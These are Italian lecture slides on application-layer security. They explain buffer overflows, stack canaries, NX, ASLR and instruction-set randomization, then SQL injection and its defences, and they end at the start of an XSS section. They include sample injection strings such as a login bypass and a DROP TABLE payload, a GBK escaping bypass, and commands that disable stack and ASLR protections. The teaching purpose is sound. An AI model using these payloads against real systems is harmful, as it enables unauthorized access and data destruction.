

Application-layer Security

fpalmieri@unisa.it

Le due facce della Web Security

- **Web browser** (front end)
 - Può essere attaccato da qualsiasi sito visitato
 - Gli attacchi implicano l'installazione di malware (keyloggers, botnets), il furto di documenti, di elementi autorizzativi di sessione, la perdita di dati private
 - Prevedono l'esecuzione di codice malevolo lato browser
- **Web application** (back end)
 - Girano lato web server/sito
 - Banche, commercio online, blogs, Google Apps, etc.
 - Realizzate usando Javascript, PHP, ASP, JSP, Ruby...
 - Molti bugs potenziali: XSS, SQL injection, XSRF
 - Gli attacchi implicano la clonazione di credit cards, defacing di siti, etc.


Vulnerabilità server side

I principali meccanismi di attacco lato server sono:

- Buffer Overflow
- SQL Injection
- Cross-site scripting (XSS)

Code injection attacks

- **Code injection attacks**: classe di attacchi che sfruttano il buffer overflow



- analisi di un attacco basato sul buffer overflow:
 - **definizione informale**: un buffer overflow si verifica ogni qual volta l'insieme dei dati è più grande del buffer ove dovranno essere memorizzati
 - **conseguenza**: sovrascrittura della porzione di memoria successiva al buffer, contenente istruzioni macchina necessarie ad una normale esecuzione del programma

Buffer Overflow

- Contesto fondamentale per il verificarsi di un BOF:
chiamata ad una funzione
- Esempio. Consideriamo il seguente scenario:
 - architettura Intel x86 (32 bits):
 - registri, salvati nello stack, coinvolti nel BOF:
 - EBP (Base Pointer)(4 bytes): puntatore alla base della porzione dello stack che stiamo utilizzando
 - EIP (Instruction Pointer) (4 bytes): puntatore all'istruzione successiva
 - crescita dello stack verso indirizzi bassi di memoria
 - “buff”: buffer di 8 caratteri (8 bytes)
 - chiamata alla funzione del C, **gets**: legge dallo standard input, copia quanto letto in “buff” senza fare nessun controllo se la stringa inserita sia più grande del buffer di destinazione

OBIETTIVO: sfruttare gets per sovrascrivere i registri EBP e EIP salvati sullo stack, alterando così il normale flusso di esecuzione del programma

l'attaccante deve conoscere l'architettura del sistema target

Buffer Overflow

programma C:

```
1. void leggistringa(void){
2.     char buff[8];
3.     gets(buff);
4. }
5.
6. int main(void){
7.     leggistringa();
8.     return(0);
9. }
```

assembler:

```
00401258  push ebp
:
:
00401250  call 00401258
00401255  .....
:
```


buffer overflow

stringa in input: 12345678aaaa**bbbb**

0x61616161
1

0x62626262
2


riempimento dello stack



All' uscita della funzione, avremo che **EIP=0x62626262** **EBP=0x61616161**

Buffer Overflow

- Cosa succede?
- La cpu tenterà di eseguire l'istruzione che si trova all'indirizzo contenuto nel registro EIP ovvero **0x62626262**, incorrendo in uno di questi casi:
 - il numero esadecimale 0x62626262 rappresenta un indirizzo che va fuori dall'intero spazio di memoria dedicato al processo



segmentation fault

- 0x62626262 è un indirizzo valido per il processo in esecuzione. Tale indirizzo potrebbe puntare a del codice maligno inserito da un attaccante



code injection attack

Contromisura: Non eXecutable stack (NX)


- La più semplice contromisura contro gli attacchi di code injection è sfruttare i meccanismi di protezione a livello di Certe aree di memoria (stack) marcandole come non executable
- Realizzato a livello di
 - Compilatori
 - Sistema Operativo.
 - CPU Hardware
- La nuova architettura x64, implementa il Non-Executable Bit (NX Bit).
 - L'NX bit, permette di prevenire esecuzione di codice nello stackNon associati a singole parole, ma a pagine
 - Ad es. un bit in ogni page entry di una page table
 - Abilitabile/disabilitabile in compilazione:

```
$ gcc -z noexecstack -o nxprogram myprogram.c -m32
```

```
$ gcc -z execstack -o nonnxprogram myprogram.c -m32
```


Contromisura: Stack Canaries

- I Canaries sono valori non noti all'attaccante posti nello stack tra i buffer e i dati di controllo che cambiano ogni volta che il programma viene eseguito.
- Prima del ritorno di una funzione, lo stack canary viene controllato e se sembra essere stato modificato, il programma esce immediatamente



- Difetto: se il canary value è noto, la protezione può essere bypassata

```
void afunction(...) {  
    long canary = CANARY_VALUE; //Canary initialization  
    ...  
    ...  
    if (canary != CANARY_VALUE) {  
        exit(CANARY_DEAD);  
    }  
}
```

Esempi di Stack Canaries

- Terminator canaries:
 - Null, CR, LF, -1
 - Specifico per certi attacchi basati su operazioni come strcpy() che terminano quando incontrano certi caratteri di terminazione
- Random canaries
 - Generati quando il programma parte
 - Nonostante diversi trucchi, in linea generale è possibile che l'attaccante possa leggerlo
- Random XOR
 - Valore random in XOR con i control data
 - Qualunque modifica all'uno o all'altro perturba il canary

```
0804843b <welcome>:
804843b: 55          push    %ebp
804843c: 89 e5      mov     %esp,%ebp
804843e: 83 ec 18   sub     $0x18,%esp
8048441: 83 ec 08   sub     $0x8,%esp
8048444: ff 75 08   pushl   0x8(%ebp)
8048447: 8d 45 ee   lea     -0x12(%ebp),%eax
804844a: 50        push    %eax
804844b: e8 c0 fe ff call    8048310 <strcpy@plt>
8048450: 83 c4 10   add     $0x10,%esp
8048453: 83 ec 08   sub     $0x8,%esp
8048456: 8d 45 ee   lea     -0x12(%ebp),%eax
8048459: 50        push    %eax
804845a: 68 20 85 04 push    $0x8048520
804845f: e8 9c fe ff call    8048300 <printf@plt>
8048464: 83 c4 10   add     $0x10,%esp
8048467: 90        nop
8048468: c9        leave
8048469: c3        ret
```

Senza Canaries


```
0804849b <welcome>:
804849b: 55          push    %ebp
804849c: 89 e5      mov     %esp,%ebp
804849e: 83 ec 28   sub     $0x28,%esp
80484a1: 8b 45 08   mov     0x8(%ebp),%eax
80484a4: 89 45 e4   mov     %eax,-0x1c(%ebp)
80484a7: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
80484ad: 89 45 f4   mov     %eax,-0xc(%ebp)
80484b0: 31 c0      xor     %eax,%eax
80484b2: 83 ec 08   sub     $0x8,%esp
80484b5: ff 75 e4   pushl   -0x1c(%ebp)
80484b8: 8d 45 ea   lea     -0x16(%ebp),%eax
80484bb: 50        push    %eax
80484bc: e8 af fe ff call    8048370 <strcpy@plt>
80484c1: 83 c4 10   add     $0x10,%esp
80484c4: 83 ec 08   sub     $0x8,%esp
80484c7: 8d 45 ea   lea     -0x16(%ebp),%eax
80484ca: 50        push    %eax
80484cb: 68 a0 85 04 08 push    $0x80485a0
80484d0: e8 7b fe ff call    8048350 <printf@plt>
80484d5: 83 c4 10   add     $0x10,%esp
80484d8: 90        nop
80484db: 8b 45 f4   mov     0x8(%ebp),%eax
80484dc: 65 33 05 14 00 00 00 xor     %gs:0x14,%eax
80484e3: 74 05      je      80484ea <welcome+0x4f>
80484e5: e8 76 fe ff call    8048360 <__stack_chk_fail@plt>
80484eb: c3        ret
```

Init Canary

Test Canary

Contromisura: ISR


- all'interno dei *code injection attacks*, ricadono alcuni tipi di attacchi recenti e poco conosciuti:
 - **SQL injection**
 - **Unix command line**
 - **Perl code injection**
- sebbene le tecniche usate in ogni tipo d'attacco differiscono tra loro, tutte hanno un denominatore comune:
 - l'attaccante inserisce e fa eseguire codice di sua scelta: codice macchina, shell commands, SQL queries,...
- **da tale fatto**, si ricava che alla base di **ogni** code injection attack c'è la conoscenza da parte dell'attaccante circa l'ambiente / linguaggio interpretato di programmazione del sistema target



- **contromisura**: un approccio generale di prevenzione verso qualsiasi code injection attack: **Instruction-Set Randomization**


Instruction-Set Randomization

- per ogni processo, attraverso una chiave di codifica la più grande possibile, viene creato un insieme **unico** di istruzioni randomizzate
- tali nuove istruzioni andranno a **sostituire** il codice sorgente del programma originale
- verrà creato un ambiente di esecuzione unico per il processo running così che l'attaccante non conosce il "linguaggio" usato e di conseguenza non può "intervenire" a livello macchina (non conosce la key di randomizzazione)
- due approcci alternativi nell'uso della chiave per la codifica/decodifica (architettura x86 a 32 bits):
 - XOR bit a bit tra istruzione e chiave:
 $D \text{ xor } KEY = E \quad E \text{ xor } KEY = D$
(codifica e decodifica hanno la stessa chiave)
attacco brute force: 2^{32}
 - trasposizione randomizzata (basata sulla chiave) dei bit:
(la chiave di decodifica sarà l'inversa)
attacco brute force: **32!** ($32! \gg 2^{32}$) \Rightarrow sicurezza maggiore
- in ogni caso, una chiave di 32 bits è sufficiente per una protezione verso attacchi di code injection



Esecuzione randomized program

- ISR è focalizzato primariamente su attacchi contro *remote services* (http, dns,...): attacchi che non richiedono un local account sul sistema target
- Esecuzione di un generico programma:
 - il codice di ciascun processo (P) è caricato dal rispettivo file eseguibile memorizzato su disco (efP)
 - tale 'executable file' contiene all'interno dell'header, l'appropriata chiave di decodifica (DkeyP) del processo caricato in memoria
 - nel frattempo, il sistema operativo estrae la chiave di decodifica dall'header dell'eseguibile e la memorizza nel rispettivo Process Control Block del processo
 - quando la CPU eseguirà il processo P, la chiave di decodifica (DkeyP) sarà presa dal PCB e copiata in un speciale registro del processore
 - ciò avviene attraverso un'istruzione privilegiata GAVL che permette un accesso in sola scrittura nel speciale registro di CPU.



Ambiente di esecuzione (1/2)

- per quei programmi che non sono stati randomizzati, viene fornita una speciale chiave (*chiave nulla*), che quando caricata attraverso l'istruzione GAVL, disabilita il processo di decodifica
- l'esecuzione delle *randomization instructions*, necessita della scelta tra due possibili soluzioni:



l'utilizzo di una apposita categoria di processori programmabili

(e.g. TransMeta Crusoe, alcuni ARM-based systems)



l'introduzione di un ambiente di esecuzione protetto che emuli una CPU convenzionale

sandboxing environment sarà composto da:

- un CPU emulator: *bochs* (emulatore open source architetture x86)
- sistema operativo
- l'insieme di processi che si vuole proteggere

ISR su linguaggi di scripting

- Le idee e i concetti, introdotti al fine di ottenere un'esecuzione sicura delle istruzioni macchina, sono state estese per garantire la sicurezza d'esecuzione di diverse tipologie di programmi:

- **Perl files:**

- utilizzo dello script Perltidy:

- input: ns. programma perl P

```
foreach $k (sort keys %$tre){  
    $v = $tre ->{$k};  
    die ``duplicate key $k\n' '  
        if defined $list {$k};  
    push @list, @{ $list{$k} };  
}
```

- output: programma P', dove ad ogni costrutto perl in P è stata appesa la chiave ('tag')

```
foreach123456789 $k (sort123456789 keys %$tre){  
    $v =123456789 $tre ->{$k};  
    die123456789 ``duplicate key $k\n' '  
        if123456789 defined123456789 $list {$k};  
    push123456789 @list, @{ $list{$k} };  
}
```

- la chiave ('tag') viene fornita via a command line argument
- è necessario una modifica dell'analizzatore lessicale dell'interprete Perl, affinché possa riconoscere le keywords seguite dal corretto 'tag'

ISR su linguaggi di scripting

- Script Unix:

- utilizzo di uno script CGI per la generazione di randomized bash scripts
- ogni shell command dello script unix avrà in append la chiave di randomizzazione (*tag*)
- l'interprete bash dovrà essere modificato al fine di riconoscere le nuove keywords (*commad+tag*)

```
#!/bin/sh
if987654 [ x$1 ==987654 x""; then987654
    echo987654 "Must provide directory name."
    exit987654 1
fi987654

/bin/ls987654 -l $1
exit987654 0
```


ISR: Pro e Contro

- Vantaggi:

- possibile ri-randomizzazione periodica dei programmi in modo da minimizzare il rischio di attacchi persistenti. Ovvero:
 - nei sistemi operativi open source: quando il sistema viene ricompilato
 - nelle distribuzioni binarie: periodica re-randomization attraverso un automated script
 - in fase d'installazione
- ISR offre trasparenza ad applicazioni, linguaggi e compilatori, nessuno dei quali deve essere modificato

- Svantaggi:

- l'utilizzo di cpu programmabili per il supporto di istruzioni randomizzate
 - feature non implementata dalla maggioranza dei processori in commercio
- alterna: emulatore
 - inaccettabile overhead in tutte le applicazioni CPU intensive

ISR: Implementazione a livello OS

- Abilitazione su linux: address space layout randomization (ASLR)

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

0 = disabilita

1 = abilita randomization per:

- stack,
- CDSO
- shared memory

2 = aggiunge data segments


3

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

2

- On Ubuntu16.04, /bin/sh points to /bin/dash, which drops privileges when being executed inside a setuid process

SQL Injection Attacks:



- Un attacco SQL Injection è un code injection attack verso un DB...
- Orientati verso script che creano dinamicamente query SQL
- Sfrutta l'inefficienza dei controlli sui dati ricevuti in input ed inserisce codice maligno all'interno di una query SQL

OBIETTIVO

- carpire/modificare/inserire informazioni verso un DB interfacciato da una web application
- Diversi tipi di attacco possibile, che sfruttano vulnerabilità differenti...

Esempi di SQL Injection Attacks

1) Mancato filtraggio dei caratteri di escape nell'input utente:

Pagina di login ad un servizio web, realizzata mediante applicazione CGI (si richiedono **username** e **password**)

Nel momento in cui l'utente inserisce i dati viene generata la query:

```
"select * from mysql.user
  where username = ' " . $uid . " ' and
        password = password(' " . $pwd . " ');"
```

Un eventuale utente maligno inserendo nel campo username la stringa **'or 1=1; --'** causa la generazione da parte dello script della query:

```
"select * from mysql.user
  where username = ' ' or 1=1; --"
```

L'espressione **'or 1=1;'** risulta sempre vera (**short-circuit evaluation**) e l'uso del commento **'--'** oppure **'/*'** non fa eseguire il resto della query

Esempi di SQL Injection Attacks

2) Un campo fornito dall'utente non è fortemente tipizzato o non vengono controllati i vincoli sul tipo:

Viene utilizzato un campo numerico in uno statement SQL, ma il programmatore non fa controlli per verificare che l'input immesso dall'utente sia effettivamente numerico

```
"SELECT * FROM userinfo WHERE ID = " . $uid . ";"
```

Un eventuale utente maligno inserendo nel campo username la stringa **'1;DROP TABLE users'** causa la generazione da parte della query:

```
"SELECT * FROM userinfo WHERE id=1; DROP TABLE users;"
```

che avrebbe come immediata conseguenza la cancellazione della tabella **'users'**

SQL Injection Attacks: soluzioni

- Come si possono fronteggiare gli SQL Injection Attacks?
- Accorgimenti per aumentare la sicurezza dell'applicazione (uso di caratteri di escape, filtraggio dei messaggi di errore, limitare la lunghezza dei campi di input, ecc.);
- Utilizzo di costrutti “safe” (es. Prepared statement):
 - Libreria per la gestione in automatico della formattazione dei tipi rappresentabili nel DBMS (stringhe, date, ecc.)
 - Garantisce una sicurezza sull'esatta sintassi della query SQL risultante

```
PreparedStatement ps = conn.prepareStatement ("SELECT * FROM  
mysql.user WHERE username = ? AND password = ?");  
  
String user = req.getParameter("userid");  
String pwd = req.getParameter("password");  
ps.setString(1, user);  
ps.setString(2, pwd);  
ResultSet rs = ps.executeQuery();
```

PHP escaping

Evitare caratteri che hanno un significato speciale in SQL:

- Ogni apostrofo (') in un parametro deve essere sostituito con due apostrofi (') per ottenere una stringa SQL di letterali valida.
- E' opportuno anteporre dei backslash ai seguenti caratteri: \x00, \n, \r, \, ', " e \x1a per rendere sicure le query prima di inviarle ad un database MySQL.
- Questo in PHP può essere realizzato attraverso la funzione

```
addslashes( " ' or 1 = 1 -- "
```

```
outputs: " \' or 1=1 -- "
```

- In PHP è preferibile evitare caratteri speciali nei parametri utilizzando la funzione `mysqli_real_escape_string()`; prima di inviare la query SQL:

```
$username = mysqli_real_escape_string ($_POST[user]);  
$password = mysqli_real_escape_string ($_POST[pass]);
```

PHP addslashes()

PHP: `addslashes(" ' or 1 = 1 -- "`
outputs: `" \' or 1=1 -- "`

Ma questo rende ancora la query vulnerabile ad attacchi di injection basati sull'uso del set di caratteri Unicode (GBK):

In GBK, 0x5c rappresenta "\" e 0x27 è invece " ' , "
I bytes 0xbf27 rappresentano la sequenza "¿" e
I bytes 0xbf5c sono un singolo simbolo cinese

0x <u>5c</u> = "\"
0x <u>bf</u> <u>27</u> = "¿"
0x <u>bf</u> <u>5c</u> = 纒

Immettendo un nome utente opportuno è possibile forzare il login:

`$user = 0x bf 27`
`addslashes ($user) = 0x bf 5c 27 = 纒 '`

l'implementazione corretta prevede l'escaping delle variabili di ingresso:

```
$username = mysql_real_escape_string ($_POST[user]);  
$password = mysql_real_escape_string ($_POST[pass]);
```


SQL Randomization

- Si possono inoltre utilizzare delle tecniche specializzate molto interessanti, **SQL Randomization**:

- ✓ Soluzione efficace per fronteggiare SQL Injection Attacks
- ✓ Tecniche e principi derivati dall' Instruction Set Randomization
- ✓ Query randomizzate prodotte dallo script CGI

SQL Randomization




- Necessità di modificare l' interprete SQL del DB (in analogia all' approccio seguito per ISR)
 - introduzione di un ling. sql modificato
 - riscrittura dei precedenti programmi
- Possibilità di usare:
 - una key per ogni applicazione
 - keys differenti per applicazioni differenti



- Introduzione di un proxy per effettuare la de-randomizzazione delle query

SQL Randomization

Introduzione di un proxy per de-randomizzare le query prodotte lato client:



In questo modo le query prodotte lato client saranno comprensibili dall'interprete SQL del DB

Il proxy lavora esclusivamente a livello sintattico, effettuando anche il filtraggio dei messaggi di errore provenienti dal DB

SQL Randomization

Le 2 principali componenti del proxy sono:

1) *Elemento di de-randomizzazione:*


- presenza di un parser FLEX modificato (legge un array di caratteri di input in arrivo dalla rete)
- trattamento esplicito per gli errori sintattici (disconnessione del client ed invio di un generico messaggio di syntax error)

2) *Protocollo di comunicazione:*

- MYSQL fornisce API per l'accesso al DB ma non fornisce librerie server-side che accettano e disassemblano i pacchetti inviati
- Utilizzo di una libreria di base per gestire query, errori e pacchetti di disconnessione

SQL Randomization

La soluzione finale proposta per gestire le comunicazioni è la seguente:



Proxy componente invisibile verso il client

↳ proxy e DBMS sono sulla stessa macchina

(è necessario solamente specificare la porta relativa al proxy)

SQL Randomization

Vediamo un semplice esempio pratico di randomizzazione. Partiamo dalla seguente query:

```
select gender, avg (age)
from cs101.students
where dept = %d
group by gender
```

La randomizzazione è basata sull'append di una sequenza di interi random applicata alle keywords di ogni query. Nel nostro esempio:

```
select123 gender, avg123 (age)
from123 cs101.students
where123 dept = %d
group123 by123 gender
```

SQL Randomization

A questo punto se un utente maligno volesse formulare un tipico attacco mediante l'inserimento della stringa ' `or 1=1; --`' causerebbe la generazione della query:

```
select gender, avg (age)
from cs101.students
where dept = ' or 1=1; --'
group by gender
```

La randomizzazione della query comporta che ogni keyword del linguaggio SQL sia randomizzata. Ma la `or`, essendo una parola dell'input utente, non è soggetta a randomizzazione → la query viene considerata maligna!

```
select123 gender, avg123 (age)
from123 cs101.students
where123 dept = ' or 1=1; --'
group123 by123 gender
```

Cross-Site-Scripting (XSS)

- Vulnerabilità che affligge siti web dinamici con un insufficiente controllo dell'input nei form
